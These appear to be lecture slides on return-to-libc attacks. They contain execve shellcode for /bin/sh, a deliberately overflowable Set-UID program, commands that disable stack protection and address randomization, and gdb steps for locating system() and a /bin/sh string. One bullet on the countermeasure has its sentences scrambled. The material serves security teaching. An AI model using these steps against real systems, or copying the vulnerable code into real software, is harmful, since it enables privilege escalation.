# RETURN-TO-LIBC ATTACKS

CS44500 Computer Security

# Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

# Non-Executable Stack

- In a typical stack-based buffer overflow attack, attackers first place a piece of malicious code on the victim's stack, and then overflow the return address of a function, so when the function returns, it jumps to the location where the malicious code is stored.

- Several make the stack non-executable, so even if an attack can cause the function to jump to the countermeasures can be used to defend against the attack. One approach is to malicious code, there will be no damage, because the code cannot run.

- In some computer architectures, including x86, memory can be marked as non-executable.

- In Ubuntu, when compiling a program using gcc, we can ask gcc to turn on a special "non-executable stack“ bit in the header of the binary.
  - When the program is executed, the operating system first needs to allocate memory for the program; the OS checks the "non-executable stack" bit to decide whether to mark the stack memory as executable or not.

# Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

Calls shellcode

# Non-executable Stack

- With executable stack


```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

# How to Defeat This Countermeasure

**Jump to existing code:** e.g. **`libc`** library.

**Function:** `system(cmd)`: `cmd` argument is a command which gets executed.



# Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);     ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow problem

This code has potential buffer overflow problem in `vul_func()`

# Attack Experiment: Setup

"**Non executable stack**" countermeasure is switched ***on***, **StackGuard** protection is switched ***off*** and **address randomization** is turned ***off***.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

Turn the program into a root-owned Set-UID program

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

```
$ sudo ln -sf /bin/zsh /bin/sh
```

# Overview of the Attack

**Task A : Find address of `system()`.**

- *To overwrite return address with system()'s address.*

**Task B : Find address of the "/bin/sh" string.**

- *To run command "/bin/sh" from system()*

**Task C : Construct arguments for `system()`**

- *To find location in the stack to place "/bin/sh" address (argument for system())*

# Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

- It should be noted that even for the same program, if we change it from a Set- UID program to a non-Set-UID program, the libc library may not be loaded into the same location.
- Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the address we get may be incorrect.

# Task B : To Find "/bin/sh" String Address

Export an environment variable called "`MYSHELL`" with value "`/bin/sh`".

`MYSHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.

We can find its address.

# Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:   /bin/sh
  Address: bffffe8c
```

Export “MYSHELL” environment variable and execute the code.

# Task B : Some Considerations

```
$ mv env55 env7777
$ ./env7777
  Value:    /bin/sh
  Address: bffffe88
```


- Address of “MYSHELL” environment variable is sensitive to the length of the program name.
  - That is why we used “env55” which has same name length as “stack”
- If the program name is changed from env55 to env7777, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
......
0xbfffffb7:  "COLORTERM=gnome-terminal"
0xbfffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

# Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly ebp is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.




Frame for the system() function

# Function Prologue and Epilogue example

```c
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo (b);
}
```

```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
   1    movl %esp, %ebp
        subl $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
   2    leave
        ret
```

1 Function prologue

2 Function epilogue

8(%ebp) ⇒ %ebp + 8


# Task C : Argument for `system()`

**Function Prologue**

```
(2)  pushl   %ebp
(3)  movl    %esp, %ebp
(4)  subl    $N, %esp
```

**1)** When a function is called, return address (RA) is pushed into the stack. This is the beginning of the function before function prologue gets executed. The stack pointer (esp register) points at RA location.

*<u>esp</u> : Stack pointer* *<u>ebp</u>: Frame Pointer*




(1) the initial state

(2) after "`push %ebp`"

(3) after "`movl %esp, %ebp`"

(4) after "`subl $N, %esp`"


# Task C : Argument for `system()`

## Function Epilogue

leave
```
movl   %ebp, %esp      (2)
popl   %ebp            (3)
ret                    (4)
```

**4)** The return address is popped from the stack and the program jumps to that address. This instruction moves the stack pointer.

*<u>esp</u> : Stack pointer   <u>ebp</u>: Frame Pointer*





(1) the initial state

(2) after "`movl %ebp, %esp`"

(3) after "`pop %ebp`"


(4) after "`ret`"

# How to Find system()'s Argument Address?





- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.

```c
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```



# Flow Chart to understand `system()` argument

